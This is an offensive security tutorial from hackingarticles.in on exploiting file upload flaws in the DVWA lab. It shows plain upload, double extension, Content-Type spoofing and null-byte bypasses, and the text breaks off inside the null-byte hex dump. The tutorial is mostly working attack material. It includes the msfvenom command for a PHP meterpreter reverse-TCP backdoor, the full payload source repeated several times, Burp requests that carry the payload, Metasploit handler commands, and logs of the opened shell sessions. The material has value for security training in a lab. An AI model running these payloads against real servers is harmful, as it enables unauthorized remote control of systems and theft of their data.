

# 5 ways to File upload vulnerability Exploitation

---

 [hackingarticles.in/5-ways-file-upload-vulnerability-exploitation](https://hackingarticles.in/5-ways-file-upload-vulnerability-exploitation)

Raj Chandel

January 30, 2017

File upload vulnerability is a major problem with web based applications. In many web servers this vulnerability depends entirely on purpose, that allows an attacker to upload a file with malicious code in it that can be executed on the server. An attacker might be able to put a phishing page into the website or deface the website.

Attacker may reveal internal information of web server to other and in some chances to sensitive data might be informal, by unauthorized people.

In this tutorial we are going to discuss various types of file upload vulnerability and then try to exploit them. You will learn the different injection techniques to upload a malicious file of php in a web server and exploit them.

## Basic file upload

---

In this scenario a simple php file will get uploaded on the web server without any restrictions, here server does not check the content-type or file extensions to be uploaded.

For example if server allows to upload a text file or image, which is considered as data and if security parameter is low where as no restrictions on the content-type or filename then you can easily bypass malicious php file which is considered as application in the web server.

### Let's start!!!

Click on **DVWA Security** and set Website **Security Level low**

Open terminal in kali linux and **create php backdoor** through following command

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.104 lport=4444 -f raw
```

**Copy** and **paste** the highlighted code in leafpad and save as with **PHP extension** as **img.php** on the desktop.

Load metasploit framework **type msfconsole** and **start multi handler**.

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.104 lport=4444 -f raw
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 949 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip}:{ $port}"); $s
_type = 'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip
, $port); $s_type = 'stream'; } elseif (($f = 'socket_create') && is_callable($f
)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $po
rt); if (!$res) { die(); } $s_type = 'socket'; } else { die('no socket funcs');
} if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread(
$s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { d
ie(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b)
< $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); br
eak; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS[
'msgsock'] = $s; $GLOBALS['msgsock type'] = $s_type; eval($b); die();

```


Come back to your DVWA lab and **click** to **file upload** option from vulnerability menu.

Now **click** on **browse tag** to browse **img.php** file to upload it on web server and **click** on **upload** which will upload your file on web server.



After uploading the PHP file it will show the path of directory where your file is successfully uploaded now **copy** the selected part and **paste** it in URL to execute it.

**hackable/uploads/img.php**



msf > use multi/handler

msf exploit(handler) > set payload php/meterpreter/reverse\_tcp

msf exploit(handler) > set lhost 192.168.1.104

msf exploit(handler) > set lport 4444

msf exploit(handler) > exploit

meterpreter > sysinfo

You can observe, I have got **meterpreter session 1** of victim PC on the metasploit.

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.104
lhost => 192.168.1.104
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.104:4444 -> 192.168.1.102:65412) at
2017-01-29 03:50:02 -0500


meterpreter > sysinfo
Computer      : DESKTOP-J9AKHJH
OS           : Windows NT DESKTOP-J9AKHJH 6.2 build 9200 (Windows 8 Enterprise Ed
ition) i586
Meterpreter  : php/windows
meterpreter >
```

## Double Extension injection Technique

Click on **DVWA Security** and set Website **Security Level** medium

Here we come across a situation where it would check the file extension. In medium security it only allows .jpeg and .png extension file to be uploaded on the web server and restricts other files with single file extension while uploading in the web server. Now there are some techniques through which we will bypass the malicious PHP file in the web server.

It is an attempt to hide the real nature of a file by inserting multiple extensions with filename which creates confusion for security parameters. For example `img1.php.png` look like png image which is a data not an application but when the file is uploaded with double extension it will execute php file which is an application.



**Let's continue!!!**

Repeat same process to **create the php backdoor** with **msfvenom** and now save the file as **img1.php.png** on desktop and **run the multi handler** at the background.

Since this file will get upload in medium security which is little different from low security as this will apparently check the extension of file as well as read the file name.

**Click** to **file upload** option from vulnerability menu. Again **click** on **browse button** to browse **img1.php.png** file to upload it. Now **start burp suite** and make intercept on under proxy tab. Don't forget to set manual proxy of your browser and **click** on **upload**.



Intercept tab will work to catch the sent request of the post method when you click to upload button. Now change **img1.php.png** into **img1.php** inside the fetched data.

ForwardDropIntercept is onActionComment this item

RawParamsHeadersHex

```

POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/DVWA/vulnerabilities/upload/
Cookie: security=low; security_level=0; PHPSESSID=m5lbicbfka293qp1nlu5s0ucm4
Connection: close
Content-Type: multipart/form-data;
boundary=-----21433883584241968861351825299
Content-Length: 1413

-----21433883584241968861351825299
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----21433883584241968861351825299
Content-Disposition: form-data; name="uploaded"; filename="img1.php.png"
Content-Type: image/png

<?php /**/ error_reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type =
'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; }
else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
(!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;


```

?<+>

Type a search term

0

Compare the change before uploading your PHP file. After altering **click on forward** to upload PHP file in directory.



After uploading the PHP file it will show the path of directory where your file is successfully uploaded now **copy** the selected part and **paste** it in URL to execute it.

hackable/uploads/img1.php



This'll provide a **meterpreter session 2** when you run URL in browser.

**meterpreter > sysinfo**



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.102
[*] Meterpreter session 2 opened (192.168.1.104:4444 -> 192.168.1.102:65423) at
2017-01-29 04:04:39 -0500

meterpreter > sysinfo
Computer      : DESKTOP-J9AKHJH
OS           : Windows NT DESKTOP-J9AKHJH 6.2 build 9200 (Windows 8 Enterprise Ed
ition) i586
Meterpreter  : php/windows
meterpreter >
```

## Content Type file Upload

“Content-Type” entity in the header of the request indicates the internal media type of the message content. Sometimes web applications use this parameter in order to recognize a file as a valid one. For instance, they only accept the files with the “Content-Type” of “text/plain”. It is possible to bypass this protection by changing this parameter in the request header using a web proxy.

Again repeat the same process to **create the php backdoor** with **msfvenom** and now **save** the file as **img2.php** on desktop and **run the multi handler** at the background.



Start burp suite and repeat the process for fetching the sent request. In the screenshot you can read the content-type for php file; now change this content type **application/x-php** into **image/png** to upload your php file.

```

POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/DVWA/vulnerabilities/upload/
Cookie: security=medium; security_level=0; PHPSESSID=m5l1bichfka293qp1nlu5s0ucm4
Connection: close
Content-Type: multipart/form-data;
boundary=-----1316667754413790441236366084
Content-Length: 1413

-----1316667754413790441236366084
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----1316667754413790441236366084
Content-Disposition: form-data; name="uploaded"; filename="img2.php"
Content-Type: application/x-php

```

```

<?php /**/ error_reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; }
else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
(!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;

```

From below image you can perceive the manipulation in content type which known as content-type injection technique.

```

POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/DVWA/vulnerabilities/upload/
Cookie: security=medium; security_level=0; PHPSESSID=m5l1bichfka293qp1nlu5s0ucm4
Connection: close
Content-Type: multipart/form-data;
boundary=-----1316667754413790441236366084
Content-Length: 1413

-----1316667754413790441236366084
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----1316667754413790441236366084
Content-Disposition: form-data; name="uploaded"; filename="img2.php"
Content-Type: image/png

```

```


<?php /**/ error_reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; }
else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
(!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;

```

Now **copy** the selected part and **past** it in URL to execute it.

**hackable/uploads/img2.php**





This'll provide a **meterpreter session 3** when you run URL in browser.

**meterpreter > sysinfo**

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.102
[*] Meterpreter session 3 opened (192.168.1.104:4444 -> 192.168.1.102:65449) at
2017-01-29 04:22:41 -0500

meterpreter > sysinfo
Computer      : DESKTOP-J9AKHJH
OS            : Windows NT DESKTOP-J9AKHJH 6.2 build 9200 (Windows 8 Enterprise Ed
ition) i586
Meterpreter   : php/windows
meterpreter >
```

## Null byte Injection

Null Byte Injection is an exploitation technique which uses URL-encoded null byte characters (i.e. %00, or 0x00 in hex) to the user-supplied data. **A null byte in the URL is represented by '%00' which in ASCII is a "" (blank space).** This injection process can alter the intended logic of the application and allow malicious adversary to get unauthorized access to the system files.


Now here you will see I have inserted a string at the end of extension and change that string into its hex value and then replace that hex value from null byte character '%00'. The reason behind inserting a null byte value is that, some application servers scripting language still use c/c++ libraries to check the filename and content. In c/c++ a line ends with /00 is called null byte.

Hence when the compiler studies a null byte at the end of the string, it will assume that it has arrived at the end of string and stop further reading of string.

Now **create the php backdoor** with **msfvenom** and now save the file as **img3.php.jpg** on desktop and **run the multi handler** at the background.



Start burp suite and repeat the process for fetching the sent request. It look same like double extension file but here the technique is quite different from double extension file uploading.



Add any string or alphabet as shown in the screenshot here and you will notice that in the highlighted text I have made change in **img3.php.jpg** into **img3.phpD.jpg**, now follow the next step will be to modify this string into null byte.

Forward

Drop

Intercept is on

Action

Comment this item

Raw

Params

Headers

Hex

```

POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/DVWA/vulnerabilities/upload/
Cookie: security=medium; security_level=0; PHPSESSID=m5lbicbfka293qplnlu5s0ucm4
Connection: close
Content-Type: multipart/form-data;
boundary=-----108471333413492099081467198370
Content-Length: 1418

-----108471333413492099081467198370
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----108471333413492099081467198370
Content-Disposition: form-data; name="uploaded"; filename="img3.phpD.jpg"
Content-Type: image/jpeg

<?php /**/ error_reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://($ip):($port)"); $s_type =
'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type
= 'socket'; } else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type)
{ case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
} if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b));
break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock']

```

In next step we will decode the inserted string; now decode your string or alphabet as I had given 'D' now decodes it into hex which will tell its hex value and from screenshot you can read its hex value is 44.

Now **click** on **hex** option under intercept which will display the hex value of intercepted data. Here you can read the hex value for the file name which I have highlighted. In order to null exploitation **replace** the hex value **44** from null byte value **00**.

String: D

Convert

Text:

D

Hex:

44

Hex Spaced:


44

Hex Dashed:


44

Hex Encoded for URL:


%44

Forward		Drop		Intercept is on		Action		Comment this item									
Raw	Params	Headers		Hex													
33	6c	65	6e	61	6d	65	3d	22	69	6d	67	33	2e	70	68	70	lename="img3.php
34	44	2e	6a	70	67	22	0d	0a	43	6f	6e	74	65	6e	74	2d	D.jpg"Content-
35	54	79	70	65	3a	20	69	6d	61	67	65	2f	6a	70	65	67	Type: image/jpeg
36	0d	0a	0d	0a	3c	3f	70	68	70	20	2f	2a	2a	2f	20	65	<?php /**/ e
37	72	72	6f	72	5f	72	65	70	6f	72	74	69	6e	67	28	30	rror_reporting(0
38	29	3b	20	24	69	70	20	3d	20	27	31	39	32	2e	31	36	); \$ip = '192.16
39	38	2e	31	2e	31	30	34	27	3b	20	24	70	6f	72	74	20	8.1.104'; \$port
